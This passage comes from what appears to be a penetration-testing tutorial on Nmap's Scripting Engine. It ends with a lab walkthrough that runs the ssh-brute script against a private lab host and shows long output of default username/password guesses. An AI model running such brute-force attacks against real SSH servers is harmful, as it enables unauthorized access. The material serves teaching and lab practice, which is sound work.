  NSE scripts are categorized into various groups, each serving a specific purpose. Common categories include discovery, exploitation, brute force, version detection, and more.

- **Scripting Language:**

  NSE scripts are typically written in Lua, a lightweight and embeddable scripting language. Lua is designed to be efficient and is well-suited for embedding in applications like Nmap.


- **Customization:**

  Users can create their own custom NSE scripts to extend Nmap's functionality based on specific requirements. Custom scripts can be written in Lua and placed in the appropriate directory for Nmap to recognize and execute.

- **Integration with Nmap Scan Types:**


  NSE scripts can be integrated into various Nmap scan types, such as ping scans, host discovery scans, or more comprehensive port scans. This flexibility allows users to tailor their scans to specific objectives.

i. Go to the “usr/share/nmap/scripts” directory. This directory contains a collection of NSE scripts that come bundled with the Nmap tool. Nmap scripts are used to automate a variety of tasks during the scanning process, including service version detection, vulnerability scanning, and information gathering.




```
┌──(root㉿kali)-[~]
└─# cd /usr/share/nmap/scripts

┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# 
```

ii. Then enter command: ls –l | grep ssh. This command lists the files in the current directory in long format and then filters the output to show only the lines that contain the term "ssh”.




```
┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# ls -l | grep ssh
-rw-r--r-- 1 root root  5391 Jan 18  2022 ssh2-enum-algos.nse
-rw-r--r-- 1 root root  1200 Jan 18  2022 ssh-auth-methods.nse
-rw-r--r-- 1 root root  3045 Jan 18  2022 ssh-brute.nse
-rw-r--r-- 1 root root 16036 Jan 18  2022 ssh-hostkey.nse
-rw-r--r-- 1 root root  5948 Jan 18  2022 ssh-publickey-acceptance.nse
-rw-r--r-- 1 root root  3781 Jan 18  2022 ssh-run.nse
-rw-r--r-- 1 root root  1423 Jan 18  2022 sshv1.nse
```


iii. Then enter command: nmap –scripts ssh-brute.nse –p 22 10.0.2.4. This command is using Nmap with a specific NSE (Nmap Scripting Engine) script to perform SSH brute-force password guessing against a target host at IP address 10.0.2.4 on port 22 (the default port for SSH). The ssh-brute.nse script automates the process of attempting different username and password combinations to gain unauthorized access to the SSH server.




```
┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# nmap --script ssh-brute.nse -p 22 10.0.2.4
Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-04 08:19 EST
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: admin:admin
NSE: [ssh-brute] Trying username/password pair: administrator:administrator
NSE: [ssh-brute] Trying username/password pair: webadmin:webadmin
NSE: [ssh-brute] Trying username/password pair: sysadmin:sysadmin
NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin
NSE: [ssh-brute] Trying username/password pair: guest:guest
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: web:web
NSE: [ssh-brute] Trying username/password pair: test:test
NSE: [ssh-brute] Trying username/password pair: root:
NSE: [ssh-brute] Trying username/password pair: admin:
NSE: [ssh-brute] Trying username/password pair: administrator:
NSE: [ssh-brute] Trying username/password pair: webadmin:
NSE: [ssh-brute] Trying username/password pair: sysadmin:
NSE: [ssh-brute] Trying username/password pair: netadmin:
NSE: [ssh-brute] Trying username/password pair: guest:
NSE: [ssh-brute] Trying username/password pair: web:
NSE: [ssh-brute] Trying username/password pair: test:
NSE: [ssh-brute] Trying username/password pair: root:123456
NSE: [ssh-brute] Trying username/password pair: admin:123456
NSE: [ssh-brute] Trying username/password pair: administrator:123456
NSE: [ssh-brute] Trying username/password pair: webadmin:123456
NSE: [ssh-brute] Trying username/password pair: sysadmin:123456
NSE: [ssh-brute] Trying username/password pair: netadmin:123456
NSE: [ssh-brute] Trying username/password pair: guest:123456
NSE: [ssh-brute] Trying username/password pair: web:123456
NSE: [ssh-brute] Trying username/password pair: test:123456
NSE: [ssh-brute] Trying username/password pair: root:12345
NSE: [ssh-brute] Trying username/password pair: admin:12345
NSE: [ssh-brute] Trying username/password pair: administrator:12345
NSE: [ssh-brute] Trying username/password pair: webadmin:12345
NSE: [ssh-brute] Trying username/password pair: sysadmin:12345
NSE: [ssh-brute] Trying username/password pair: netadmin:12345
NSE: [ssh-brute] Trying username/password pair: guest:12345
NSE: [ssh-brute] Trying username/password pair: web:12345
NSE: [ssh-brute] Trying username/password pair: test:12345
NSE: [ssh-brute] Trying username/password pair: root:123456789
NSE: [ssh-brute] Trying username/password pair: admin:123456789
NSE: [ssh-brute] Trying username/password pair: administrator:123456789
NSE: [ssh-brute] Trying username/password pair: webadmin:123456789
NSE: [ssh-brute] Trying username/password pair: sysadmin:123456789
NSE: [ssh-brute] Trying username/password pair: netadmin:123456789
NSE: [ssh-brute] Trying username/password pair: guest:123456789
NSE: [ssh-brute] Trying username/password pair: web:123456789
NSE: [ssh-brute] Trying username/password pair: test:123456789
NSE: [ssh-brute] Trying username/password pair: root:password
NSE: [ssh-brute] Trying username/password pair: admin:password
NSE: [ssh-brute] Trying username/password pair: administrator:password
NSE: [ssh-brute] Trying username/password pair: webadmin:password
NSE: [ssh-brute] Trying username/password pair: sysadmin:password
```




```
NSE: [ssh-brute] Trying username/password pair: test:abc123
NSE: [ssh-brute] Trying username/password pair: root:nicole
NSE: [ssh-brute] Trying username/password pair: admin:nicole
NSE: [ssh-brute] Trying username/password pair: administrator:nicole
NSE: [ssh-brute] Trying username/password pair: webadmin:nicole
NSE: [ssh-brute] Trying username/password pair: sysadmin:nicole
NSE: [ssh-brute] Trying username/password pair: netadmin:nicole
NSE: [ssh-brute] Trying username/password pair: guest:nicole
NSE: [ssh-brute] Trying username/password pair: web:nicole
NSE: [ssh-brute] Trying username/password pair: test:nicole
NSE: [ssh-brute] Trying username/password pair: root:daniel
NSE: [ssh-brute] Trying username/password pair: admin:daniel
NSE: [ssh-brute] Trying username/password pair: administrator:daniel
NSE: [ssh-brute] Trying username/password pair: webadmin:daniel
NSE: [ssh-brute] Trying username/password pair: sysadmin:daniel
NSE: [ssh-brute] Trying username/password pair: netadmin:daniel
NSE: [ssh-brute] Trying username/password pair: guest:daniel
NSE: [ssh-brute] Trying username/password pair: web:daniel
NSE: [ssh-brute] Trying username/password pair: test:daniel
NSE: [ssh-brute] Trying username/password pair: root:monkey
NSE: [ssh-brute] Trying username/password pair: admin:monkey
NSE: [ssh-brute] Trying username/password pair: administrator:monkey
NSE: [ssh-brute] Trying username/password pair: webadmin:monkey
NSE: [ssh-brute] Trying username/password pair: sysadmin:monkey
NSE: [ssh-brute] Trying username/password pair: netadmin:monkey
NSE: [ssh-brute] Trying username/password pair: guest:monkey
NSE: [ssh-brute] Trying username/password pair: web:monkey
NSE: [ssh-brute] Trying username/password pair: test:monkey
NSE: [ssh-brute] Trying username/password pair: root:babygirl
NSE: [ssh-brute] Trying username/password pair: admin:babygirl
NSE: [ssh-brute] Trying username/password pair: administrator:babygirl
NSE: [ssh-brute] Trying username/password pair: webadmin:babygirl
NSE: [ssh-brute] Trying username/password pair: sysadmin:babygirl
NSE: [ssh-brute] Trying username/password pair: netadmin:babygirl
NSE: [ssh-brute] Trying username/password pair: guest:babygirl
NSE: [ssh-brute] Trying username/password pair: web:babygirl
NSE: [ssh-brute] Trying username/password pair: test:babygirl
NSE: [ssh-brute] Trying username/password pair: root:qwerty
NSE: [ssh-brute] Trying username/password pair: admin:qwerty
NSE: [ssh-brute] Trying username/password pair: administrator:qwerty
NSE: [ssh-brute] Trying username/password pair: webadmin:qwerty
NSE: [ssh-brute] Trying username/password pair: sysadmin:qwerty
NSE: [ssh-brute] Trying username/password pair: netadmin:qwerty
NSE: [ssh-brute] Trying username/password pair: guest:qwerty
NSE: [ssh-brute] Trying username/password pair: web:qwerty
NSE: [ssh-brute] Trying username/password pair: test:qwerty
NSE: [ssh-brute] Trying username/password pair: root:lovely
NSE: [ssh-brute] Trying username/password pair: admin:lovely
NSE: [ssh-brute] Trying username/password pair: administrator:lovely
NSE: [ssh-brute] Trying username/password pair: webadmin:lovely
NSE: [ssh-brute] Trying username/password pair: sysadmin:lovely
NSE: [ssh-brute] Trying username/password pair: netadmin:lovely
NSE: [ssh-brute] Trying username/password pair: guest:lovely
NSE: [ssh-brute] Trying username/password pair: web:lovely
```



